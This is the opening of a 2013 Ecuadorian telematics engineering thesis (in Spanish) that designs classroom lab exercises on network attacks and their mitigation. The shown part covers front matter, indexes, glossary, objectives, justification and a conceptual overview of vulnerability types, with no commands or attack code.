

ESCUELA SUPERIOR POLITÉCNICA DEL LITORAL



Facultad de Ingeniería en Electricidad y Computación

**“DISEÑO DE PRÁCTICAS ACADÉMICAS DE SEGURIDAD EN
REDES DE COMUNICACIÓN PARA EL LABORATORIO DE
SIMULACIÓN DE TELECOMUNICACIONES”**

INFORME DE PROYECTO DE GRADUACIÓN

Previa a la obtención del título de:

INGENIERO EN TELEMÁTICA

PRESENTADA POR:

**PUNINA CÓRDOVA CARINA PRISCILA
YÉPEZ NAVARRO LIZZETTE ESTEFANÍA**

**GUAYAQUIL - ECUADOR
2013**

AGRADECIMIENTO

Agradecemos:

A Dios por habernos permitido cumplir con este período de estudio que culmina con la presentación exitosa de este trabajo.

A nuestra Directora del proyecto Ing. Patricia Chávez, por su apoyo y colaboración durante todo el proceso del mismo.

Al Ing. Ignacio Marín, por su colaboración en el proceso de realización de nuestro proyecto.

DEDICATORIA


A mis padres por su apoyo en cada meta propuesta, a mis profesores, a mis amigos.

Carina Punina Córdova

A mis padres por su apoyo incondicional, a mis maestros que han sido una valiosa guía en mi carrera y a mis amigos por su apoyo.

Lizzette Yépez Navarro


TRIBUNAL DE SUSTENTACIÓN



Ing. Hernán Gutiérrez V., MSc


PRESIDENTE

SUB-DECANO (E)



Ing. Patricia Chávez B., MSEE

DIRECTOR DE PROYECTO




Ing. Albert Espinal, MSIG

MIEMBRO PRINCIPAL


DECLARACIÓN EXPRESA

"La responsabilidad del contenido de este Informe, nos corresponde exclusivamente; y el patrimonio intelectual de la misma a la ESCUELA SUPERIOR POLITÉCNICA DEL LITORAL"

(Reglamento de Graduación de la ESPOL)



Carina P. Punina Córdova



Lizzette E. Yépez Navarro

RESUMEN

En este proyecto presentamos un conjunto de prácticas de seguridad de redes para el antiguo Laboratorio de Simulación de Telecomunicaciones y ahora Laboratorio de Sistemas Telemáticos, que se muestran como un complemento a las clases impartidas en las carreras de ingeniería y licenciatura relacionadas con las tecnologías de la información. En cada práctica los estudiantes configuran una red de datos sin tomar medidas de seguridad teniendo como único objetivo la correcta comunicación de los dispositivos finales, luego utilizan herramientas para explotar las vulnerabilidades de esta red insegura. Cabe recalcar que cada práctica está diseñada para presentar vulnerabilidades distintas mediante las cuales es factible realizar el ataque. Finalmente los estudiantes deben realizar un análisis de la razón por la cual esta red fue víctima de la infiltración y con esta información se encargan de tomar las medidas pertinentes para que el ataque no vuelva a ser efectivo. Las prácticas fueron

envenenamiento ARP, vulnerando el protocolo WPA, doble etiquetado de VLAN, vulnerando el protocolo VTP y desbordamiento de buffer, cada una de ellas tiene un manual en versiones docente y estudiante que sirve de soporte al momento de llevar a cabo cada práctica. El documento está dividido en cinco capítulos en el primer capítulo se muestran los antecedentes, la justificación y los objetivos generales y específicos del proyecto, en el capítulo dos se presenta una teoría acerca de las vulnerabilidades, tipos de ataques y herramientas para ejecutar dichos ataques en las redes de comunicación, el capítulo tres está dirigido a la seguridad, en éste parte podemos observar los elementos de los sistemas seguros y cuáles son las medidas que se deben tomar para prevenir un ataque ó los pasos a seguir luego de que la red haya sido víctima de éstos, en el capítulo cuatro se detallan los escenarios de cada práctica, el ataque ejecutado y su mitigación, finalmente el capítulo cinco es donde mostramos los resultados obtenidos del progreso de los estudiantes en cuanto a conocimientos ya que antes y después de cada ataque fueron evaluados con una encuesta, y finalmente presentamos los resultados de cómo se ve afectado el rendimiento de la red y de los dispositivos finales.

ÍNDICE GENERAL

RESUMEN.....	XIX
ÍNDICE GENERAL.....	VII
GLOSARIO.....	XIII
ABREVIATURAS.....	XVI
ÍNDICE DE FIGURAS.....	XVII
ÍNDICE DE TABLAS.....	XXII
INTRODUCCIÓN.....	XXVI
1. INTRODUCCIÓN.....	1
1.1.Antecedentes	1
1.2.Objetivos del proyecto	3
1.2.1 Generales.....	3
1.2.2 Específicos.....	3
1.3.Justificación	4
1.4.Impacto económico	6
2. ATAQUES EN LAS REDES DE DATOS	7
2.1.Vulnerabilidad en los dispositivos de red	9
2.1.1 Diseño.....	9
2.1.2 Implementación	11

2.1.3	Uso	12
2.2	Tipos de ataques.....	13
2.2.1	Ataques de reconocimiento	13
2.2.2	Ataques de negación de servicio	14
2.2.3	Hombre en el medio.....	16
2.2.4	Virus	17
2.2.5	Ingeniería social	17
2.2.6	Desbordamiento de buffer.....	17
2.3.	Ejemplos de herramientas utilizadas en el análisis y ataques en la red.....	18
2.3.1.	Wireshark	18
2.3.2.	Tcpdump.....	19
2.3.3.	Scapy.....	19
2.3.4.	Omnipeek.....	19
2.3.5.	Ettercap.....	20
2.3.6.	Yersinia	20
2.3.7.	Aircrack-ng.....	21
2.3.8.	Metasploit.....	21
3.	MECANISMOS DE SEGURIDAD EN LA RED	22

3.1.	Determinación de la línea base en la red	23
3.2.	Prevención de ataques en la red.....	24
3.2.1.	Análisis de riesgos	26
3.2.2.	Control de riesgos	27
3.2.3.	Mecanismos de seguridad en las redes.....	31
3.3	Detección de ataques en la red de datos	32
3.4	Recopilación de información.....	33
3.5	Metodología para la mitigación de ataques en la red	35
3.5.1.	Seguridad activa	36
3.5.2.	Seguridad pasiva	37
3.5.3.	Planes de contingencia.....	37
4.	LABORATORIOS DE PRÁCTICAS DE SEGURIDAD.....	39
4.1.	Identificación y configuración de equipos de red que se utilizarán en las prácticas.....	41
4.1.1.	Dispositivos de red	41
4.1.2.	Configuraciones básicas de los dispositivos de red	43
4.2.	Envenenamiento de ARP	43
4.2.1.	Escenario de la práctica	43
4.2.2.	Mitigación del ataque.....	45

4.3. Vulnerando el protocolo WPA	46
4.3.1. Escenario de la práctica	46
4.3.2. Mitigación del ataque	49
4.4. Doble etiquetado de VLAN	49
4.4.1. Escenario de la práctica	50
4.4.2. Mitigación del ataque	51
4.5. Vulnerando el protocolo VTP	52
4.5.1. Escenario de la práctica	52
4.5.2. Mitigación del ataque	54
4.6. Desbordamiento de buffer	55
4.6.1 Escenario de la práctica	55
4.6.2. Mitigación del ataque	57
5. ANÁLISIS DE RESULTADOS	58
5.1 Práctica de envenenamiento ARP	59
5.1.1. Análisis de encuestas y desempeño de la red	59
5.1.2. Comparativa entre encuestas y desempeño de la red	64
5.1.3. Conclusiones	68
5.2. Práctica de vulnerando el protocolo WPA	69
5.2.1 Análisis de encuestas y desempeño de la red	70

5.2.2 Comparativa entre encuestas y desempeño de la red.	75
5.2.3 Conclusiones.....	78
5.3 Práctica doble etiquetado de VLAN.....	79
5.3.1 Análisis de encuestas y desempeño de la red.....	79
5.3.2. Comparativa entre encuestas y desempeño de la red	84
5.3.3. Conclusiones.....	89
5.4 Práctica vulnerando el protocolo VTP.....	90
5.4.1 Análisis de encuestas y desempeño de la red.....	91
5.4.2 Comparativa entre encuestas y desempeño de la red.	95
5.4.3 Conclusiones.....	98
5.5 Práctica desbordamiento de buffer.....	100
5.5.1 Análisis de encuestas y desempeño de la red	100
5.5.2 Comparativa entre encuestas y desempeño de la red	105
5.5.3 Conclusiones.....	110
CONCLUSIONES.....	113
RECOMENDACIONES	115
ANEXOS	116
ANEXO A.....	117
Prácticas de seguridad de redes versión docentes y estudiantes	117

ANEXO B	226
Encuestas antes y después de la práctica	226
ANEXO C	242
Configuraciones de los dispositivos de red	242
ANEXO D	247
Tablas de resultados de las pruebas de rendimiento.....	247
ANEXO E	252
Tabla de resultado de encuestas	252
ANEXO F	2526
Comunicación con la ITU.....	2526
BIBLIOGRAFÍA	2599

GLOSARIO

Broadcast. Es una forma de transmisión de información donde un nodo emisor envía información a una multitud de nodos receptores de manera simultánea, sin necesidad de transmitir la misma transmisión nodo por nodo.

Cache ARP. Es el almacenamiento de entradas ARP que muestra la dirección MAC y la dirección IP asociada.

Carga. Es una función que contiene acciones adicionales, incluidas en virus, gusanos o troyanos.

Cibercrimen. Es cualquier acto ilegal que se comete a través de computadoras como robo de identidad, acceso no autorizado a sistemas, estafas, entre otros.

Código malicioso. Es un tipo de programa que tiene como objetivo infiltrarse o dañar una computadora o sistema de información sin el consentimiento de su propietario.

Exploit. Es una secuencia de comandos y acciones que se utilizan con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

IEEE 802.1X. Es una norma del IEEE para el control de acceso a red basada en puertos, que permite la autenticación de dispositivos conectados a un puerto LAN, estableciendo una conexión punto a punto o previniendo el acceso por ese puerto si la autenticación falla.

IEEE 802.1Q. Es un protocolo que desarrolla un mecanismo que permite a múltiples redes compartir de forma transparente el mismo medio físico, sin problemas de interferencia entre ellas, también se lo conoce como dot1Q.

Libpcap. Es una interfaz de una aplicación de programación para captura de paquetes para sistemas basados en Unix.

Modelo TCP/IP. Es un conjunto de protocolos de red en los que se basa el internet y que permiten la transmisión de datos entre computadoras

Perfmon. Es medidor de rendimiento del sistema operativo Windows.

Perl. Es un lenguaje de programación que toma características del lenguaje C, shell, AWK, sed, entre otros., con destreza para procesador de texto y no posee limitaciones como otros lenguajes de script.

Python. Es un lenguaje de programación multiparadigma, ya que soporta orientación a objetos, programación imperativa, funcional, usa tipado dinámico y es multiplataforma.

Sistema de información. Es un conjunto de elementos orientados al tratamiento y administración de datos e información, organizados y listos para su uso posterior, generados para cubrir una necesidad u objetivo

Sistema informático. Un sistema informático es un conjunto de partes que funcionan relacionándose entre sí con un objetivo preciso. Sus partes son: hardware, software y las personas que lo usan.

System monitor. Es un programa que mide el uso de recursos y rendimiento en un sistema basado en Linux.

ABREVIATURAS

ACK	Acuse de recibo
ARP	Protocolo de resolución de direcciones
ASM	Lenguaje ensamblador
BSD	Distribución de software Berkeley
CDP	Protocolo de descubrimiento de cisco
DHCP	Protocolo de configuración dinámica de host
DNS	Sistema de nombres de dominio
DTP	Protocolo de Enlace Troncal Dinámico
FTP	Protocolo de Transferencia de Archivos
ICMP	Protocolo de Mensajes de Control de Internet
INTERPOL	La Organización Internacional de Policía Criminal
ITU	Unión Internacional de Telecomunicaciones (UIT)
LAN	Red de área local
MAC	Control de acceso al medio
MITM	Hombre en el medio
ONU	Organización de las Naciones Unidas
SNMP	El Protocolo Simple de Administración de Red
SSH	Intérprete de órdenes segura
SSID	Identificador configurado de servicio
SYN	Bit de control dentro del segmento TCP
TCP	Protocolo de Control de Transmisión
TELNET	Red de Telecomunicaciones
TKIP	Protocolo de Integridad de Clave Temporal
ITU-T	Sector de Normalización de las Telecomunicaciones de la Unión internacional de Telecomunicaciones (UIT).
VLAN	Red de área local virtual
WEP	Privacidad Equivalente a cableado
WPA	Acceso Wi-Fi protegido
WPA2	Acceso Protegido Wi-Fi 2
XLS	Familia de lenguajes basados en el estándar XML

ÍNDICE DE FIGURAS

Figura 2.1:	Capas y protocolos del modelo TCP/IP.....	10
Figura 3.1:	Elementos de la arquitectura de la Red. UIT-T X.805	30
Figura 3.2:	Relación entre servicios y mecanismos de seguridad...	32
Figura 4.1:	Diagrama básico de la metodología.....	40
Figura 4.2:	Esquema de conexión de la red compras.....	44
Figura 4.3:	Esquema de conexión del ataque a la red compras.....	45
Figura 4.4:	Esquema de conexión de la red bancos.....	47
Figura 4.5:	Esquema de conexión del ataque a la red bancos.....	48
Figura 4.6:	Esquema de conexión de la red centro educativo.....	50
Figura 4.7:	Esquema de conexión de la red centro de estudios...	52
Figura 4.8:	Esquema de conexión del ataque a la red centro de estudios.....	53
Figura 4.9:	Esquema de conexión de la red inmobiliaria.....	56
Figura 5.1:	Clasificación del nivel académico de la muestra.....	59
Figura 5.2:	Resultados de encuestas previas al ataque.....	61
Figura 5.3:	Resultados de encuestas posteriores al ataque.....	63
Figura 5.4:	Progreso en el conocimiento de las muestras.....	65
Figura 5.5:	Uso del procesador cliente FTP.....	67
Figura 5.6:	Uso del procesador servidor FTP.....	68

Figura 5.7:	Resultados de encuestas previas al ataque.....	71
Figura 5.8:	Resultados de encuestas posteriores al ataque.....	73
Figura 5.9:	Progreso en el conocimiento de las muestras.....	76
Figura 5.10:	Uso del procesador cliente WPA.....	78
Figura 5.11:	Resultados de encuestas previas al ataque.....	80
Figura 5.12:	Resultados de encuestas posteriores al ataque.....	82
Figura 5.13:	Progreso del conocimiento de la muestra.....	85
Figura 5.14:	Uso del procesador Administrador.....	89
Figura 5.15:	Resultado de encuestas previas al ataque.....	92
Figura 5.16:	Resultados de la encuesta posterior al ataque.....	93
Figura 5.17:	Progreso del conocimiento de la muestra.....	96
Figura 5.18:	Uso del procesador cliente FTP.....	98
Figura 5.19:	Uso del procesador servidor FTP.....	98
Figura 5.20:	Resultados de la encuesta previa al ataque.....	101
Figura 5.21:	Resultados de las encuestas posteriores al ataque.....	102
Figura 5.22:	Progreso del conocimiento de la muestra.....	106
Figura 5.23:	Uso del procesador gerente.....	110
Figura A.1:	Esquema de conexión y configuración ARP	
Figura A.2:	Esquema de conexión de la máquina atacante	
Figura A.3:	Ventana principal de la herramienta ettercap	
Figura A.4:	Selección de máquinas víctimas	
Figura A.5:	Hombre en el medio mediante envenenamiento ARP	

- Figura A.6: Tabla ARP estática
- Figura A.7: Esquema de conexión y configuración WPA
- Figura A.9: Verificación de interfaz inalámbrica
- Figura A.10: Interfaces disponibles
- Figura A.11: Tarjeta inalámbrica en modo monitor
- Figura A.12: Error en el firmware de la tarjeta inalámbrica
- Figura A.13: Captura de redes inalámbricas
- Figura A.14: Captura de información específica de la red víctima
- Figura A.15: Verificación del archivo WAP
- Figura A.16: Búsqueda de la clave
- Figura A.17: Clave de la red atacada
- Figura A.18: Clave no encontrada
- Figura A.19: Esquema de conexión y configuración VLAN
- Figura A.20: Trama enviada desde la maquina atacante PC2
- Figura A.21: Escenario del ataque suplantación de la identidad del conmutador
- Figura A.22: Interfaz habilitada como troncal después del ataque DTP
- Figura A.23: Esquema de conexión y configuración VTP
- Figura A.24: Configuración de la interfaz Fa0/5
- Figura A.25: Esquema de conexión del ataque
- Figura A.26: Negociación del enlace troncal yersinia

- Figura A.27: Estado del puerto atacado
- Figura A.28: : Borrar VLAN
- Figura A.29: Recepción de resumen VTP
- Figura A.30: Borrado de VLAN en yersinia
- Figura A.31: Esquema de conexión y configuración buffer
- Figura A.32: Pasos para la configuración de metasploit
- Figura A.33: Migrando al proceso asociado con notepad
- Figura A.34: Esquema de conexión y configuración ARP
- Figura A.35: Esquema de conexión de la máquina atacante
- Figura A.36: Ventana principal de la herramienta ettercap
- Figura A.37: Selección de máquinas víctimas
- Figura A.38: Hombre en el medio mediante un envenenamiento
ARP
- Figura A.39: Tabla ARP estática
- Figura A.40: Esquema de conexión y configuración WPA
- Figura A.41: Esquema de conexión y configuración ataque WPA
- Figura A.42: Verificación de interfaz inalámbrica
- Figura A.43: Error en el firmware de la tarjeta inalámbrica
- Figura A.44: Verificación del archivo WAP
- Figura A.45: Esquema de conexión y configuración VLAN
- Figura A.46: Trama enviada desde la maquina atacante PC2
- Figura A.47: Escenario del ataque suplantación de la identidad del

conmutador

Figura A.48: Interfaz habilitada como troncal después del ataque

DTP

Figura A.49: Esquema de conexión y configuración VTP

Figura A.50: Configuración de la interfaz Fa0/5

Figura A.51: Esquema de conexión del ataque

Figura A.52: Negociación de enlaces troncales

Figura A.53: Estado del puerto atacado

Figura A.54: Borrar VLAN

Figura A.55: Recepción de resumen VTP

Figura A.56: Finalización del ataque

Figura A.57: Esquema de conexión y configuración buffer

Figura A.58: Pasos para la configuración de metasploit

Figura A.59: Migrando al proceso asociado con notepad

ÍNDICE DE TABLAS

Tabla I:	Relación entre servicios de seguridad y mecanismos de seguridad.....	30
Tabla II:	Especificaciones técnicas de los dispositivos.....	42
Tabla III:	Especificaciones técnicas de los dispositivos finales....	42
Tabla IV:	Resultados del desempeño de la red en envenenamiento ARP.....	63
Tabla V:	Resultados del desempeño de los dispositivos finales..	64
Tabla VI:	Comparación del desempeño de la red con respecto a la línea base ataque envenenamiento ARP.....	66
Tabla VII:	Resultados del desempeño de la red del ataque al protocolo WPA.....	74
Tabla VIII:	Comparación del desempeño con respecto a la línea base en el ataque al protocolo WPA.....	77
Tabla IX:	Desempeño de la red del ataque doble etiquetado de VLAN.....	83
Tabla X:	Resultados del desempeño de la red del ataque suplantación de identificador del conmutador.....	83
Tabla XI:	Resultados del desempeño de los dispositivos finales..	84

Tabla XII:	Resultados del desempeño de la red el ataque al protocolo VTP	94
Tabla XIII:	Resultados del desempeño de los dispositivos finales..	95
Tabla XIV:	Comparación del desempeño de la red con respecto a la línea base en el ataque al protocolo VTP.....	97
Tabla XV:	Resultados del desempeño de la red el ataque desbordamiento de buffer carga shell.....	104
Tabla XVI:	Resultados del desempeño de la red el ataque desbordamiento de buffer carga meterpreter.....	104
Tabla A.1	Tabla de direccionamiento de los dispositivos de la red ARP	
Tabla A.2:	Tabla de direccionamiento de los dispositivos de red WPA	
Tabla A.3:	Tabla de direccionamiento de los dispositivos de red VLAN	
Tabla A.4:	Asignación de cada puerto de los conmutadores	
Tabla A.5:	Tabla de direccionamiento de los dispositivos de red VTP	
Tabla A.6:	Asignación de cada puerto de los conmutadores	
Tabla A.7:	Modo de operación y dominio de los conmutadores	
Tabla A.8:	Tabla de direccionamiento de los dispositivos de la red buffer	

Tabla A.9:	Asignación de cada puerto de los conmutadores ARP
Tabla A.10:	Tabla de direccionamiento de los dispositivos de la red
Tabla A.11:	Tabla de direccionamiento de los dispositivos de red WPA
Tabla A.12:	Tabla de direccionamiento de los dispositivos de red VLAN
Tabla A.13:	Asignación de cada puerto de los conmutadores
Tabla A.14:	Tabla de Direccionamiento de los dispositivos de red VTP
Tabla A.15	Asignación de cada puerto de los conmutadores
Tabla A.16	Modo de operación y dominio de los conmutadores
Tabla A.17:	Taba de direccionamiento de los dispositivos de la red buffer
Tabla A.18:	Asignación de cada puerto de los conmutadores
Tabla D.1:	Resultados del desempeño de la red en el ataque de envenenamiento ARP
Tabla D.2:	Resultados del desempeño de la red en el ataque al protocolo WPA
Tabla D.3:	Resultados del desempeño de la red en el ataque doble etiquetado de VLAN
Tabla D.4:	Resultados del desempeño de la red en el ataque

suplantación de identidad del conmutador

Tabla D.5: Resultados del desempeño de la red en el ataque al protocolo VTP

Tabla D.6: Resultados del desempeño de la red en el ataque de desbordamiento de buffer carga Shell

Tabla D.7: Resultados del desempeño de la red en el ataque de desbordamiento de buffer carga Meterpreter

Tabla E.1: Resultados de las encuestas Envenenamiento ARP

Tabla E.2: Resultados de las encuestas Vulnerando WPA

Tabla E.3: Resultados de las encuestas Salto de VLAN

Tabla E.4: Resultados de las encuestas Vulnerando VTP

Tabla E.5: Resultados de las encuestas Desbordamiento

INTRODUCCIÓN

Actualmente las redes de comunicación son un medio de transmisión muy usado tanto a nivel corporativo como a nivel residencial, la información que es transmitida puede ser interceptada con fines ilícitos y los dispositivos que constituyen estas redes resultan vulnerables ante herramientas automatizadas desarrolladas para realizar ataques. En el presente proyecto realizamos un conjunto de prácticas de seguridad informática dirigidas a los estudiantes de las carreras de ingeniería y licenciatura relacionadas con redes de datos, que les permitan tener nociones básicas de los riesgos que se corren al no configurar correctamente los dispositivos de red que administran. Para llevar a cabo este proyecto se realizó un diseño apropiado de cada topología de red, de manera que involucre temas tratados en las clases regulares de los estudiantes, luego se expuso estas redes a ataques controlados que permitieron explotar las vulnerabilidades en estudio, finalmente se mostró a los estudiantes la manera de

evitar estos ataques con sencillas configuraciones realizadas en los dispositivos de red.

CAPÍTULO 1

1. INTRODUCCIÓN

En el presente capítulo detallamos los aspectos y objetivos en los cuales se basa nuestro proyecto, y que nos permiten sustentar nuestro estudio acerca de la importancia de la seguridad informática en las carreras relacionadas con la administración de las redes de comunicación y afines.

1.1. Antecedentes

La evolución de las redes de comunicación ha provocado que se conviertan en un pilar fundamental para llevar a cabo actividades empresariales y personales por esta razón en la actualidad se transmite por este medio todo tipo de información,

inclusive en algunos casos datos privados como credenciales de cuentas bancarias, seguros de vida, entre otra información sensible al dominio público. Los avances de la tecnología buscan el bienestar del usuario y su objetivo es brindar un servicio de calidad minimizando el esfuerzo para la persona que envía o recibe la información, esto ocasiona un incremento en los riesgos del usuario, ya que la automatización de los procesos, involucra exponer mayor información. En base a lo mencionado anteriormente resulta evidente la necesidad de proteger la información que es transmitida a través de las redes de comunicación, es por esto que en la actualidad se apuesta por la seguridad de la información, un ámbito aún no explotado adecuadamente en nuestro país y que engloba tres grandes temas de interés: integridad, confiabilidad y fiabilidad en el envío y recepción de datos. Debido a la situación actual nos hemos visto en la necesidad de realizar prácticas que preparen en cierta medida a los estudiantes para que tengan nociones de seguridad.

1.2. Objetivos del proyecto

En base al panorama actual de la seguridad en las redes de comunicación, establecemos los siguientes objetivos generales y específicos que serán cumplidos al culminar el proyecto.

1.2.1 Generales

Diseñar un conjunto de prácticas de seguridad que permitan a los estudiantes, descubrir vulnerabilidades en una red de comunicación y aplicar los métodos adecuados para protegerla de ataques que puedan perjudicar la integridad de la información y el correcto funcionamiento de la red.

1.2.2 Específicos

- Diseñar una red experimental, compuesta de dispositivos de red inalámbricos y alambrados, con el fin de realizar pruebas de seguridad.
- Aplicar ataques de envenenamiento ARP, vulneración del protocolo WPA, doble etiquetado de VLAN, vulneración del protocolo VTP y desbordamiento de buffer para que en base a los resultados obtenidos,

podamos ejecutar una configuración que mitigue el ataque.

- Determinar las vulnerabilidades que existen en las redes TPC/IP.
- Realizar un análisis que permita encontrar soluciones para obtener una red segura.

1.3. Justificación

En un ambiente profesional tan competitivo como el actual, se debe estudiar constantemente los diferentes problemas y cambios que se dan en el campo de las comunicaciones. Es importante que los estudiantes de las carreras de Ingeniería y Licenciatura relacionadas con tecnologías de la información, aprendan a asegurar las redes que diseñan, mantienen y administran. Las universidades que imparten materias relacionadas con las redes de comunicación deberían destinar recursos a la enseñanza de prácticas de seguridad.

Actualmente la Facultad de Ingeniería en Electricidad y Computación cuenta con un laboratorio en el cual se imparten prácticas orientadas a que los estudiantes comprendan fácilmente el funcionamiento de los dispositivos, protocolos y

tecnologías de redes de comunicación, por lo que es oportuno complementarlas con herramientas y metodologías para asegurar la información que transmiten las redes, para lo cual es necesario realizar este conjunto de prácticas que permitan a los estudiantes obtener experiencia en el ámbito de la seguridad y lograr una visión amplia de las redes de comunicación que administrarán o diseñarán en su vida profesional, de esta manera se busca incentivar a los estudiantes a especializarse y expandir sus conocimientos, mejorando sus oportunidades laborales. Fomentar una cultura de seguridad en los estudiantes, cultivando en ellos la necesidad de comprender de mejor manera el funcionamiento de las redes de comunicación, las vulnerabilidades a las cuales están expuestas y los riesgos que se corren al momento de transmitir información, teniendo en cuenta que aunque un ataque no se pueda evitar, se puede prevenir dificultándolo para que cuando éste ocurra, sea irrisoria la información sensible que el atacante pueda obtener. Este conjunto de prácticas de seguridad puede servir de base para investigaciones futuras que abarquen redes de mayor tamaño, donde se pueda tratar protocolos de enrutamiento externos, ampliando el concepto de seguridad, a nivel académico.

1.4. Impacto económico

El presente proyecto es diseñado como alternativa de apoyo a las clases impartidas por los docentes, en el Laboratorio de Sistemas Telemáticos y utilizando los equipos del mismo, junto con herramientas de código libre para su desarrollo, por lo que la implementación de las prácticas no representa un impacto económico. Para llevar a cabo las prácticas desarrolladas en este proyecto de graduación solo se necesitaría la instalación de las herramientas antes mencionadas, aunque si el interés es aplicarlo a entornos fuera del establecido, se deberá realizar un análisis de costo de los equipos necesarios para las prácticas.

CAPÍTULO 2

2. ATAQUES EN LAS REDES DE DATOS

El avance de la tecnología ha provocado que información sensible y privada, circule a través de las redes de comunicación, convirtiéndolas en objeto de ataques por parte de personas que desean sacar provecho a partir de la obtención fraudulenta y el mal manejo de ésta información, por esta razón los ataques informáticos se perfeccionan y avanzan, tanto como, las tecnologías en las redes de datos. En la actualidad los delitos informáticos pueden ocasionar perjuicios económicos o morales a un usuario y las mismas herramientas que sirven para resolver crímenes o estafas son usadas para ataques informáticos. Cada día más personas tienen como objetivo conseguir el acceso no autorizado a la información,

ya sea por demostrar sus habilidades o buscar el reconocimiento público dando como resultado la eliminación de pruebas, la corrupción de sistemas, el lucro ilícito, entre otros.

La evolución de los ataques permite que no se necesite ser un experto informático para realizar la intrusión en un sistema, ya que algunas herramientas facilitan esta labor. Las personas que se dedican a encontrar y explotar vulnerabilidades en redes o sistemas, tienen distintas denominaciones dependiendo del tipo de ataque que realicen, los más conocidos son: los hackers, crackers, spammers y lammers [1], [2]. Se conoce como “hackers” a las personas que tienen amplios conocimientos acerca de sistemas informáticos, expertos en lenguajes de programación, arquitectura de computadoras, protocolos y sistemas operativos. Se llama “crackers” a las personas que infringen la seguridad de los sistemas informáticos con el propósito de beneficiarse. Los “spammers” son personas que se encargan del envío masivo de mensajes de correo electrónico. Se denomina “lammers” a las personas que aprenden de los expertos y aunque poseen un limitado conocimiento técnico realizan ataques informáticos exitosos [1], [2], [3]. El riesgo de intrusión aumenta cuando no se tienen asegurados correctamente los dispositivos de red y equipos finales en la organización, por lo que es necesario tomar medidas correctas y oportunas para proteger la información. En ocasiones los ataques e

infiltraciones son inevitables, pero lo más importante es dificultar cualquier acción que comprometa la seguridad.

2.1. Vulnerabilidad en los dispositivos de red

Según Elvira Mifsud en el artículo Introducción a la seguridad informática el término vulnerabilidad se define como "cualquier tipo de debilidad que compromete la seguridad de un sistema informático" [4], y la clasifica en tres grupos: diseño, implementación y uso [4].

2.1.1 Diseño

Las debilidades en el diseño de los protocolos utilizados para la comunicación y las políticas de seguridad deficientes o inexistentes son vulnerabilidades de diseño que afectan a los dispositivos de red [4]. Los datos que se transmiten a través de una red, deben pasar por un proceso dividido en capas, para lo cual se emplean distintos protocolos que permiten llevar a cabo la comunicación, como se muestra en la figura 2.1, en algunas ocasiones estos protocolos no son suficientemente seguros debido a que no están diseñados para enfrentarse a situaciones de riesgo

informático por ejemplo el protocolo TELNET es vulnerable a técnicas de husmeo ya que envía en texto plano los nombres de usuarios y contraseñas por la red, representando un riesgo para la organización, por otro lado los protocolos SSH y FTP al no ser configurados con contraseñas seguras, pueden ser vulnerables a ataques de fuerza bruta, como contramedida existen las pruebas de intrusión que ayudan a refinar las políticas de seguridad de una empresa, identificar las vulnerabilidades y determinar las medidas de seguridad que la empresa necesita [5], [6], [7].




Figura 2.1: Capas y protocolos del modelo TCP/IP

2.1.2 Implementación

Las vulnerabilidades de implementación son: los errores de programación, el descuido de los fabricantes, la existencia de puertas traseras y los virus en los sistemas informáticos [4]. En el desarrollo de programas no siempre es relevante el aspecto de la seguridad, más bien se impone el cumplimiento estricto de la funcionalidad y especificaciones indicadas por la organización, provocando una posible vulnerabilidad al no implementar seguridad en la programación. Las puertas traseras son programas que permiten el acceso remoto a un equipo de manera ilimitada, en algunos casos se instalan en el sistema sin necesidad de la intervención del usuario y una vez instalados, pueden ocasionar serios problemas en el equipo donde se ejecutan y no son visibles en la lista de tareas [8], [9]. Los dispositivos finales son vulnerables al paso de virus, gusanos y troyanos. Los virus son un tipo de código malicioso que se transmite mediante dispositivos de almacenamiento, redes compartidas o correo electrónico, los gusanos son un tipo de código hostil que pueden ejecutarse creando copias de sí mismos y finalmente el

troyano es un software malicioso que realiza sus operaciones bajo el disfraz de una función útil. [3], [10].

2.1.3 Uso

Las vulnerabilidades de uso son las malas configuraciones de los dispositivos que representan una amenaza para la organización, ya que éstos almacenan información sensible acerca de la red y de la empresa, cuando no se toman las medidas de seguridad adecuadas y no se cambian las configuraciones predeterminadas la información queda expuesta. La disponibilidad de herramientas que facilitan los ataques es una vulnerabilidad de uso que está muy ligada a la anterior, ya que éstas herramientas automatizadas asumen la configuración predeterminada de los dispositivos. Finalmente tenemos el desconocimiento de los usuarios y los responsables de informática, debido a que los empleados de una organización son el sector más vulnerable cuando no tienen una cultura de seguridad que les permita hacer un correcto uso de los recursos disponibles, ocasionando que información sensible e importante sea expuesta [4], [11]. Como

ejemplo citamos los datos que se encuentran en el artículo Información crítica expuesta utilizando Google Hacking publicado por laboratorios ESET Latinoamérica el 6 de diciembre del 2012 una búsqueda arrojó más de 1000 archivos XML que contenían usuarios y contraseñas de servicios FTP y SSH y más de 50000 resultados en formato XLS que podrían contener información confidencial [12].

2.2 Tipos de ataques

